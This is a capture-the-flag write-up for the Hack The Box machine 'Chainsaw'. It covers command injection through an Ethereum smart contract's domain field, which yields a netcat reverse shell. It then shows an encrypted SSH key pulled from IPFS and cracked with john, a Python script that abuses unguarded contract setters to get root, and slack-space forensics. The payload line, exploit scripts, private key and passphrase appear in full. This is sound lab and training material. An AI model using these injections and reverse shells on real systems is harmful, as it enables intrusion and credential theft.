Chainsaw write-up

Technical Specifications

- Operating System: Ubuntu Server
- Static IP: 10.10.10.142
- Difficulty: Hard
- Key Words: Ethereum, Smart Contracts, IPFS, Slack Space

Exploitation Phases

- Information Gathering
- Command Injection
- Local Enumeration
- Privilege Escalation
- Forensics

Executive Summary

This document contains written techniques to successfully exploit and penetrate the Chainsaw box, starting from command injection based on information from a smart contract, using InterPlanetary File System protocol to retrieve private keys, followed by escalating to root shell through making a valid transaction to steal funds from another smart contract, and finally performing file system forensics to get the root flag hidden in slack space.

Machine makers:

- artikrh – https://www.hackthebox.eu/profile/41600
- absolutezero – https://www.hackthebox.eu/profile/37317

June, 2019

1. Information Gathering

As usually, we start with `nmap` to see which ports are open on the server:

```
$ mkdir nmap
$ nmap -sC -oA nmap/initial 10.10.10.142 -p-
...
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 1001     1001        23828 Dec 05 13:02 WeaponizedPing.json
| -rw-r--r--    1 1001     1001          243 Dec 12 23:46 WeaponizedPing.sol
|_-rw-r--r--    1 1001     1001           44 Dec 13 00:12 address.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.3
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh
| ssh-hostkey:
|   2048 02:dd:8a:5d:3c:78:d4:41:ff:bb:27:39:c1:a2:4f:eb (RSA)
|   256 3d:71:ff:d7:29:d5:d4:b2:a6:4f:9d:eb:91:1b:70:9f (ECDSA)
|_  256 7e:02:da:db:29:f9:d2:04:63:df:fc:91:fd:a2:5a:f2 (ED25519)
9810/tcp open  unknown
...
```

There are three services running in the box. The first interesting one is FTP running on port 21 which seems to have anonymous login enabled with the following files: `WeaponizedPing.json`, `WeaponizedPing.sol` and `address.txt`. Moreover, besides SSH running on port 22 which has the password authentication mechanism disabled, there is one more unknown service running on port 9810 which `nmap` could not get fingerprint information from.

We will download all three files using `ftp` with download confirmation prompt disabled (`-i`):

```
$ ftp -i 10.10.10.142

ftp> mget *
ftp> exit
```

We start by checking the contents of `WeaponizedPing.sol`:

```
pragma solidity ^0.4.24;

contract WeaponizedPing
{
  string store = "google.com";

  function getDomain() public view returns (string)
  {
      return store;
  }

  function setDomain(string _value) public
  {
      store = _value;
  }
}
```

The above source code seems to be written for Solidity version 0.4.24 that represents a simple smart contract. A contract in the sense of Solidity is a collection of code (its functions) and data (its state) that resides at a specific address on the Ethereum blockchain. There are two functions implemented in the contract, **`getDomain()`** which returns the value of the store variable (in this case, initial value is "*google.com*") and **`setDomain()`** which allows you to override the value stored in blockchain.

On the other hand, `WeaponizedPing.json` seems to hold the configuration file for the smart contract in JSON format, and `address.txt` the address value to uniquely identify the contract, generated by computer program, where storages can be fetched or set – in our case, a domain.

Based on the functionality of the source code and its name, *WeaponizedPing*, which may or may not be a ping service to test the reachability of a domain or IP address, we might look into command injection – which is common in these instances.

2. Command Injection

Visiting http://10.10.10.142:9810/ will simply output a HTTP bad request error code of 400. Taking into consideration infromation gathered from the reconnaissance process, the mention of blockchain technology and Ethereum on top of it may imply that port 9810 can be a potentially RPC interface to Ethereum clients (a service which became popular starting from 2017 due to the cryptocurrency publicity).

Our main objective is to gain the ability to modify and manipulate the domain value, and for that, we will develop a script in Python 3 to craft our request.

To interact with Ethereum, we will use the `Web3` library (which can be installed using `pip`) and we will use two essential elements, besides contract's address, from the configuration file provided:

- Ethereum bytecode for WeaponizedPing – The executable code of smart contract running on the stack-based Ethereum Virtual Machine (EVM);
- Application Binary Interface (ABI) – Which allows us to contextualize the contract and call its functions.

We will be using various functions from `Web3` to establish a connection with the RPC interface using `Web3.HTTPProvider`, load necessary values through `eth.defaultAccount` and finally the custom function `setDomain` to override "*google.com*" to "*hackthebox.eu*":

```
#!/usr/bin/python3
# -*- coding: utf-8 -*-
import json, subprocess
import netifaces as ni
from web3 import Web3

def run_exploit(ip):
        # Store Ethereum contract address
        caddress = open('address.txt', 'r').read()
        caddress = caddress.replace('\n', '')

        # Load Ethereum contract configuration
        with open('WeaponizedPing.json') as f:
                contractData = json.load(f)

        # Establish a connection with the Ethereum RPC interface
        w3 = Web3(Web3.HTTPProvider('http://10.10.10.142:9810'))
        w3.eth.defaultAccount = w3.eth.accounts[0]

        # Get Application Binary Interface (ABI) and Ethereum bytecode
        Url = w3.eth.contract(abi=contractData['abi'],
                        bytecode=contractData['bytecode'])
        contractInstance = w3.eth.contract(address=caddress,
                                        abi=contractData['abi'])

        # Calling the function of contract to set a new domain
        url = \
         contractInstance.functions.setDomain('hackthebox.eu').transact()

if __name__ == '__main__':
        try:
                ni.ifaddresses('tun0')
                ip = ni.ifaddresses('tun0')[ni.AF_INET][0]['addr']
        except:
                print('[*] Failed to fetch local IP address')

        run_exploit(ip)
```

To confirm our code is working, we will set our IP address as the domain value:

```
url = contractInstance.functions.setDomain('{}'.format(ip)).transact()
```

And sure enough, a single ICMP request will appear in our `tcpdump`:

```
$ tcpdump -i eth0 icmp
...
03:36:05.225134 IP 10.10.10.142 > 10.10.14.3: ICMP echo request, id 1, seq
96, length 40
03:36:05.225173 IP 10.10.14.3 > 10.10.10.142: ICMP echo reply, id 1, seq 96,
length 40
...
```

This means that the software is most likely running a system command to `ping` once a retrieved value of the domain. Taking this fact into consideration, we can then inject arbitrary commands after the domain name through piping, such as using `netcat` (assuming it is intalled in the box) to spawn a reverse shell:

```
url = contractInstance.functions.setDomain('hackthebox.eu | nc {} 9191 -e
/bin/bash'.format(ip)).transact()

# Start netcat handler for reverse shell
subprocess.call(["nc -lvnp 9191"], shell=True, stderr=subprocess.STDOUT)
```

This will pop a shell as user `administrator` in which no user flag is found, meaning that we need to continue with local enumeration.

Note: Fully automated and formatted code for the exploit can be found in my secret gist.

3. Local Enumeration

By a quick overview of administrator's home folder, we will notice a CSV file, a `maintain` directory and a couple of hidden directories.

The CSV file holds information about Chainsaw employees with their usernames, role status, and role descriptions. It seems that only the user `bobby`, who is a smart contract auditor, is the only one active at the moment, and we can confirm this by his home directory presence in `/home` and a valid Unix shell in `/etc/passwd`. In conclusion, we need to escalate to `bobby` to grab the user flag.

The `maintain` directory seems to contain employees public RSA keys (which were probably generated from the `gen.py` script – which also generates encrypted private keys, except, they are the ones missing).

Furthermore, among hidden directories in which mostly have little to no value, `.ipfs` is an interesting one which may give us neccessary information to proceed further in this box.

A quick google about IPFS gives us to the following summary:

InterPlanetary File System (IPFS) is a peer-to-peer network protocol that utilizes distributed systems (including blockchain) with its main objective of hypermedia sharing.

With the aim of replacing HTTP, it is an open source project available on GitHub, therefore, it is already available for installation in different systems, including Linux – where we can confirm its presence by issuing a simple command to retrieve our own peer information:

```
$ ipfs id

{
        "ID": "QmPfaAfb157bVHC1Y3waMEkX5QHjrF5UrvHqcNdp4R1BGy",
        "PublicKey":
"CAASpgIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDeME8+9MUmzPvifqnqC7dM4rtP
fqOn4STLZxC5OgizeavrygOubfKosRdRkKNkm9DdNTsR5gB9QANiHkRnQ57bLwheH4o895Ib/lW/W
OhwmOtks1iV9VIUj7DTnuQDNcN2IuVcnpC8x5HFQoNIgsj2HgqxLnlPCJboaTYo3oGwflqE2o2+/p
wZjM2My3ux9FYCg7GhEpXO6WGpH6Jxq2Z3wOA1z1qVSOmAPSPgSOvvFGvKyfU6ntta8qd3EC15x40
02CB9OSA/pTbchSTr3gS9QOMq5Wn55vEwNaOFNf/qOImaRWYER8epyHB/E4kKJ9XAeL7U7xfKpQDh
rqvEdq2/AgMBAAE=",
        "Addresses": null,
        "AgentVersion": "go-ipfs/0.4.18/",
        "ProtocolVersion": "ipfs/0.1.0"
}
```

In IPFS, every link/file is identified with a unique hash. However, it seems that IPFS in the chainsaw box did not go online since the daemon is not running (meaning that the protocol is deployed locally only).

To list all objects stored in the local IPFS repository, we will use the following command:

```
$ ipfs refs local

QmYCvbfNbCwFR45HiNP45rwJgvatpiW38D961L5qAhUM5Y
QmPctBY8tq2TpPufHuQUbe2sCxoy2wD5YRB6kdce35ZwAx
QmbwWcNc7TZBUDFzwW7eUTAyLE2hhwhHiTXqempi1CgUwB
QmdL9t1YP99v4a2wyXFYAQJtbD9zKnPrugFLQWXBXb82sn
QmSKboVigcD3AY4kLsob117KJcMHvMUu6vNFqk1PQzYUpp
...
QmPC3ZbrMeZ8BpstpNseNV4fCRL4QDzUKrSv8EHkarbn7r
QmPhk6cJkRcFfZCdYam4c9MKYjFG9V29LswUnbrFNhtk2S
QmSyJKw6U6NaXupYqMLbEbpCdsaYR5qiNGRHjLKcmZV17r
QmZZRTyhDpL5Jgift1cHbAhexeE1m2Hw8x8g7rTcPahDvo
QmUH2FceqvTSAvn6oqm8M49TNDqowktkEx4LgpBx746HRS
QmcMCDdN1qDaa2vaN654nA4Jzr6Zv9yGSBjKPk26iFJJ4M
QmPZ9gcCEpqKTo6aq61g2nXGUhM4iCL3ewB6LDXZCtioEB
Qmc7rLAhEh17UpguAsEyS4yfmAbeqSeSEz4mZZRNcW52vV
```

These objects could be either files or directories. To skip a lot of unnecessary output that the files might have, we will try to list (`ls`) information about these hashes.

```
$ for i in $(ipfs refs local); do ipfs ls $i 2> /dev/null; done;

QmXWS8VFBxJPsxhF8KEqN1VpZf52DPhLswcXpxEDzF5DWC 391 arti.key.pub
QmPjsarLFBcY8seiv3rpUZ2aTyauPF3Xu3kQm56iD6mdcq 391 bobby.key.pub
QmUHHbX4N8tUNyXFK9jNfgpFFddGgpn72CF1JyNnZNeVVn 391 bryan.key.pub
QmUH2FceqvTSAvn6oqm8M49TNDqowktkEx4LgpBx746HRS 391 lara.key.pub
QmcMCDdN1qDaa2vaN654nA4Jzr6Zv9yGSBjKPk26iFJJ4M 391 wendy.key.pub
QmZrd1ik8Z2F5iSZPDA2cZSmaZkHFEE4jZ3MiQTDKHAiri 45459 mail-log/
QmbwWcNc7TZBUDFzwW7eUTAyLE2hhwhHiTXqempi1CgUwB 10063 artichain600-protonmail-
2018-12-13T20_50_58+01_00.eml
QmViFN1CKxrg3ef1S8AJBZzQ2QS8xrcq3wHmyEfyXYjCMF 4640  bobbyaxelrod600-
protonmail-2018-12-13-T20_28_54+01_00.eml
QmZxzK6gXioAUH9a68ojwkos8EaeANnicBJNA3TND4Sizp 10084 bryanconnerty600-
protonmail-2018-12-13T20_50_36+01_00.eml
QmegE6RZe59xf1TyDdhhcNnMrsevsfuJHUynLuRc4yf6V1 10083 laraaxelrod600-
protonmail-2018-12-13T20_49_35+01_00.eml
QmXwXzVYKgYZEXU1dgCKeejT87Knw9nydGcuUZrjwNb2Me 10092 wendyrhoades600-
protonmail-2018-12-13T20_50_15+01_00.eml
QmZTR5bcpQD7cFgTorqxZDYaew1Wqgfbd2ud9QqGPAkK2V 1688 about
QmYCvbfNbCwFR45HiNP45rwJgvatpiW38D961L5qAhUM5Y 200  contact
QmY5heUM5qgRubMDD1og9fhCPA6QdkMp3QCwd4s7gJsyE7 322  help
QmejvEPop4D7YUadeGqYWmZxHhLc4JBUCzJJHWMzdcMe2y 12   ping
QmXgqKTbzdh83pQtKFb19SpMCpDDcKR2ujqk3pKph9aCNF 1692 quick-start
QmPZ9gcCEpqKTo6aq61g2nXGUhM4iCL3ewB6LDXZCtioEB 1102 readme
QmQ5vhrL7uv6tuoN9KeVBwd4PwfQkXdVVmDLUZuTNxqgvm 1173 security-notes
QmWMuEvh2tGJ1DiNPPoN6rXme2jMYUixjxsC6QUji8mop8 2996 maintain/
QmXymZCHdTHz5BA5ugv9MQTBtQAb6Vit4iFeEnuRj6Udrh 660  gen.py
QmPctBY8tq2TpPufHuQUbe2sCxoy2wD5YRB6kdce35ZwAx 2237 pub/
QmYn3NxLLYA6xU2XL1QJfCZec4B7MpFNxVVtDvqbiZCFG8 231 chainsaw-emp.csv
```

We see a bunch of files and directories, some which are already familiar from administrator's home directory. However, there is an extra directory, `mail-log`, which seems to have a couple of EML (email message) files. They must be emails previously sent to the employees which are stored in blockchain at the moment. Since our target user is `bobby`, we will try to print the content of `bobbyaxelrod600-protonmail-2018-12-13-T20_28_54+01_00.eml` hash:

```
$ ipfs cat QmViFN1CKxrg3ef1S8AJBZzQ2QS8xrcq3wHmyEfyXYjCMF
```

The resulting content will display information about both email message header and email content which was sent from `chainsaw_admin@protonmail.ch` to `bobbyaxelrod600@protonmail.ch`. The body part consists of a body message and an attachment included in the email – both encoded in Base64 by the email program (ProtonMail).

An alternative way would be to recursively `grep` for keywords such as "protonmail" to find the relevant chunk of data from `/home/bobby/.ipfs/blocks/<block>/<chunkid>.data`.

Body message (decoded):

```
Bobby,

I am writing this email in reference to the method on how we access our Linux
server from now on. Due to security reasons, we have disabled SSH password
authentication and instead we will use private/public key pairs to securely
and conveniently access the machine.

Attached you will find your personal encrypted private key. Please ask the
reception desk for your password, therefore be sure to bring your valid ID as
always.

Sincerely,

IT Administration Department
```

Attachment “`bobby.key.enc`” (decoded):

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,53D881F299BA8503
SeCNYw/BsXPyQq1HRLEEKhiNIVftZagzOcc64ff1IpJo9IeG7Z/zj+v1dCIdejuk
7ktQFczTlttnrIj6mdBb6rnN6CsP0vbz9NzRByg1o6cSGdrL2EmJN/eSxD4AWLcz
n32FPY0VjlIVrh4rjhRe2wPNogAciCHmZGEB0tgv2/eyxE63VcRzrxJCYl+hvSZ6
fvsSX8A4Qr7rbf9fnz4PImIgurF3VhQmdlEmzDRT4m/pqf3TmGAk9+wriqnkODFQ
I+2I1cPb8JRhLSz3pyB3X/uGOTnYp4aEq+AQZ2vEJz3FfX9SX9k7dd6KaZtSAzqi
w981ES85Dk9NUo8uLxnZAw3sF7Pz4EuJ0Hpo1eZgYtKzvDKrrw8uo4RCadx7KHRT
inKXduHznGA1QROzZW7xE3HEL3vxR9gMV8gJRHDZDMI9xlw99QVwcxPcFa31AzV2
yp3q7yl954SCMOti4RC3Z4yUTjDkHdHQoEcGieFOWU+i1oij4crx1LbO2Lt8nHK6
G1Ccq7iOon4RsTRlVrv8liIGrxnhOY295e9drl7BXPpJrbwso8xxHlT3333YU9dj
hQLNp5+2H4+i6mmU3t2ogToP4skVcoqDlCC+j6hDOl4bpD9t6TIJurWxmpGgNxes
q8NsAentbsD+xl4W6q5muLJQmj/xQrrHacEZDGI8kWvZE1iFmVkD/xBRnwoGZ5ht
DyilLPpl9R+Dh7by3lPm8kf8tQnHsqpRHceyBFFpnq0AUdEKkm1LRMLAPYILblKG
jwrCqRvBKRMIl6tJiD87NM6JBoQydOEcpn+6DU+2Actejbur0aM74IyeenrGKSSZ
IZMsd2kTSGUxy9o/xPKDkUw/SFUySmmwiqiFL6PaDgxWQwHxtxvmHMhL6citNdIw
TcOTSJczmR2pJxkohLrH7YrS2alKsM0FpFwmdz1/XDSF2D7ibf/W1mAxL5UmEqO0
hUIuW1dRFwHjNvaoSk+frAp6ic6IPYSmdo8GYYy8pXvcqwfRpxYlACZu4Fii6hYi
4WphT3ZFYDrw7StgK04kbD7QkPeNq9Ev1In2nVdzFHPIh6z+fmpbgfWgelLHc2et
SJY4+5CEbkAcYEUnPWY9SPOJ7qeU7+b/eqzhKbkpnblmiK1f3reOM2YUKy8aaleh
nJYmkmr3t3qGRzhAETckc8HLE11dGE+l4ba6WBNu15GoEWAszztMuIV1emnt97oM
ImnfontOYdwB6/2oCuyJTif8Vw/WtWqZNbpey9704a9map/+bDqeQQ41+B8ACDbK
WovsgyWi/UpiMT6m6rX+FP5D5E8zrYtnnmqIo7vxHqtBWUxjahCdnBrkYFzl6KWR
gFzx3eTatlZWyr4ksvFmtobYkZVAQPABWz+gHpuKlrqhC9ANzr/Jn+5ZfG02moF/
edL1bp9HPRI47DyvLwzT1/5L9Zz6Y+1MzendTi3KrzQ/Ycfr5YARvYyMLbLjMEtP
UvJiY40u2nmVb6Qqpiy2zr/aMlhpupZPk/xt8oKhKC+l9mgOTsAXYjCbTmLXzVrX
15U210BdxEFUDcixNiwTpoBS6MfxCOZwN/1Zv0mE8ECI+44LcqVt3w==
-----END RSA PRIVATE KEY-----
```

Now that we managed to grab the private RSA key for user `bobby`, we need to decrypt it since it is protected with a passphrase (using triple DES as the encryption algorithm with CBC mode). We will use `ssh2john` to extract the hash, and `john` to brute force the value (which will eventually give us the password *jackychain*):

```
$ ssh2john bobby.key.enc > bobby-hash.txt
$ john bobby-hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
...
jackychain       (bobby.key.enc)
1g 0:00:05:53 DONE (2018-12-13 23:04) 0.002828g/s 20435p/s 20435c/s 20435C/s
jackychain
...
$ openssl rsa -in bobby.key.enc -out bobby.key -passin pass:jackychain
$ ssh -i bobby.key bobby@10.10.10.142
```

After logging in, we get the user flag (*af8d9d...*).

4. Privilege Escalation

After we SSH in as bobby, we notice the following folders in his home directory:

- `projects` – contains a folder named `ChainsawClub` which bobby is working in;
- `resources` – contains some PDFs for the IPFS protocol (not important).

There is yet another smart contract (shown in next page) in the `ChainsawClub` project, this time it is longer in code and seems to make credit transactions. Besides the smart contract (`ChainsawClub.sol`), there is its configuration file (`ChainsawClub.json`) and a binary file with sticky bit set. Running it will generate a new Ethereum address in the current working directory and will ask for credentials (banner will show we need to create a user first), so that is why we start analyzing the code of the contract to get a better understanding.

We notice a bunch of getters and setters by breaking down the code:

1. `setUsername()` and `setPassword()` which allows us to basically create a 'new' account
2. `setApprove()` to possibly approve the user. Default is *false* so we may need to overwrite
3. `getSupply()` to get total supply from the application and `getBalance()` to get user balance
4. `transfer()` which actually performs a simple, logical transaction
5. `reset()` which resets all variable to default values

For the exploit development part, we need to use the `Web3` library again to interact with the Ethereum RPC interface, and since another application is running for this smart contract, we need to check `netstat` for listening ports (becaue it seems that the creator has hid the `node` process of `ganache-cli`) so we know where to interact with (it must be running locally since it did not appear on our `nmap` results).

```
$ netstat -punta | grep LISTEN
```


We see port 63991 running locally at 127.0.0.1, so we assume it is the RPC interface for now.

```
pragma solidity ^0.4.22;

contract ChainsawClub {

  string username = 'nobody';
  string password = '7b455ca1ffcb9f3828cfdde4a396139e';
  bool approve = false;
  uint totalSupply = 1000;
  uint userBalance = 0;

  function getUsername() public view returns (string) {
      return username;
  }
  function setUsername(string _value) public {
      username = _value;
  }
  function getPassword() public view returns (string) {
      return password;
  }
  function setPassword(string _value) public {
      password = _value;
  }
  function getApprove() public view returns (bool) {
      return approve;
  }
  function setApprove(bool _value) public {
      approve = _value;
  }
  function getSupply() public view returns (uint) {
      return totalSupply;
  }
  function getBalance() public view returns (uint) {
      return userBalance;
  }
  function transfer(uint _value) public {
      if (_value > 0 && _value <= totalSupply) {
          totalSupply -= _value;
          userBalance += _value;
      }
  }
  function reset() public {
      username = '';
      password = '';
      userBalance = 0;
      totalSupply = 1000;
      approve = false;
  }
}
```

To summarize the exploit script (`privesc.py`), which needs quite some attempts to get it right through playing around contract's functions, we need to fulfill four conditions:

1. Set a new username and password. Default values equal to blank, which the program returns a "*Blank credentials not allowed*"
2. Match the credentials from the smart contract, otherwise you get a "*Wrong credentials*" message
3. Approve our user since the program was returning a "*User is not approved*" message
4. Transfer enough (all) funds from supply to our user's balance in order to enter the club (root shell), otherwise you get a "*Not enough funds*" message

The script is shown in the next page and can be found properly formatted in my other secret gist. The result is shown in the following picture:



```
bobby@chainsaw:/dev/shm$ ./privesc.py
[*] Added user: artikrh
[*] Password (MD5): 445365ad804c1afe78ad5a5f3bd1fa83
[*] Approval status: True
[*] Supply left: 0
[*] Total balance: 1000
bobby@chainsaw:/dev/shm$
```

```
bobby@chainsaw:~/projects/ChainsawClub$ ./ChainsawClub


      _           _
     | |         (_)
  ___| |__   __ _ _ _ __  ___  __ ___      __
 / __| '_ \ / _` | | '_ \/ __|/ _` \ \ /\ / /
| (__| | | | (_| | | | | \__ \ (_| |\ V  V /
 \___|_| |_|\__,_|_|_| |_|___/\__,_| \_/\_/
                                             club


- Total supply: 1000
- 1 CHC = 51.08 EUR
- Market cap: 51080 (€)

[*] Please sign up first and then log in!
[*] Entry based on merit.

Username: artikrh
Password:

         ************************
         * Welcome to the club! *
         ************************

 Rule #1: Do not get excited too fast.

root@chainsaw:~/projects/ChainsawClub# cd
root@chainsaw:~#
```

```python
#!/usr/bin/python3
# -*- coding: utf-8 -*-
from web3 import Web3
import json, hashlib

def enter_club():
    # Store Ethereum contract address
    with open("/home/bobby/projects/ChainsawClub/address.txt",'r') as f:
        caddress = f.read().rstrip()
        f.close()

    # Load Ethereum contract configuration
    with open('/home/bobby/projects/ChainsawClub/ChainsawClub.json') as f:
        contractData = json.load(f)
        f.close()

    # Establish a connection with the Ethereum RPC interface
    w3 = Web3(Web3.HTTPProvider('http://127.0.0.1:63991'))
    w3.eth.defaultAccount = w3.eth.accounts[0]

    # Get Application Binary Interface (ABI) and Ethereum bytecode
    Url = w3.eth.contract(abi=contractData['abi'],
                          bytecode=contractData['bytecode'])
    contractInstance = w3.eth.contract(address=caddress,
                                       abi=contractData['abi'])

    # Phase I & II: Create a new account and confirm
    username = "artikrh"
    password = hashlib.md5()
    password.update("arti".encode('utf-8'))
    password = password.hexdigest()
    contractInstance.functions.setUsername(username).transact()
    contractInstance.functions.setPassword(password).transact()
    cusername = contractInstance.functions.getUsername().call()
    cpassword = contractInstance.functions.getPassword().call()
    print("[*] Added user: {}".format(cusername))
    print("[*] Password (MD5): {}".format(cpassword))

    # Phase III: Approve our user and confirm
    contractInstance.functions.setApprove(True).transact()
    approvalStatus = contractInstance.functions.getApprove().call()
    print("[*] Approval status: {}".format(approvalStatus))

    # Phase IV: Transfer needed funds of value 1000 and confirm
    contractInstance.functions.transfer(1000).transact()
    supply = contractInstance.functions.getSupply().call()
    balance = contractInstance.functions.getBalance().call()
    print("[*] Supply left: {}".format(supply))
    print("[*] Total balance: {}".format(balance))

if __name__ == "__main__":
    enter_club()
```

5. Forensics

After we get a root shell, if we print the content of `root.txt` we will get the following:

```
$ cat root.txt

Mine deeper to get rewarded with root coin (RTC)...
```

That means that our work is not done yet and that we need further enumeration within the box. One of the last resorts after we run out of options for low hanging fruits, is to check default binaries paths in case there is an interesting program installed or programmed in the machine.

I usually list items based in reverse modified date and time since the default installed binaries are usually the oldest and not much of an interest. In the `/sbin` directory, we can notice an unusual program called `bmap`:

```
$ ls -ltr --group-directories-first /sbin

...
-rwxr-xr-x 1 root root     63824 Nov 30 23:01 bmap
...
```

A google search about it will bring results related to a generic tool for creating the block map for a file or copying files using the block map, and digital forensics. In simple terms from operating system concepts, blocks are specific sized containers used by file system to store data. Blocks can also be defined as the smallest pieces of data that a file system can use to store information. Files can consist of a single or multiple block in order to fulfill the size requirements of the file.

When data is stored in these blocks, two mutually exclusive conditions can occur:

- The block is completely full – most optimal situation for the file system has occurred
- The block is partially full – in which the area between the end of file content and the end of the container is referred to as slack space (in other words, null data)

From a forensic perspective, there is a GitHub repository which utilizes slack space in blocks to hide data (one of many interesting functions to the forensic community this tool can perform).

In our Linux file system, we have a `root.txt` which contains 52 characters (52 bytes) from a total of 4096 bytes (4kb) block size. This means that slack space consists of 4044 bytes in which data can be hidden and not seen from tools such as `cat`. Because `bmap` is installed (which is the hint for the slack space technique), we are able to retrieve the root flag by showing slack space content:

```
# bmap --mode slack root.txt

getting from block 1646490
file size was: 52
slack size: 4044
block size: 4096
68c874...
```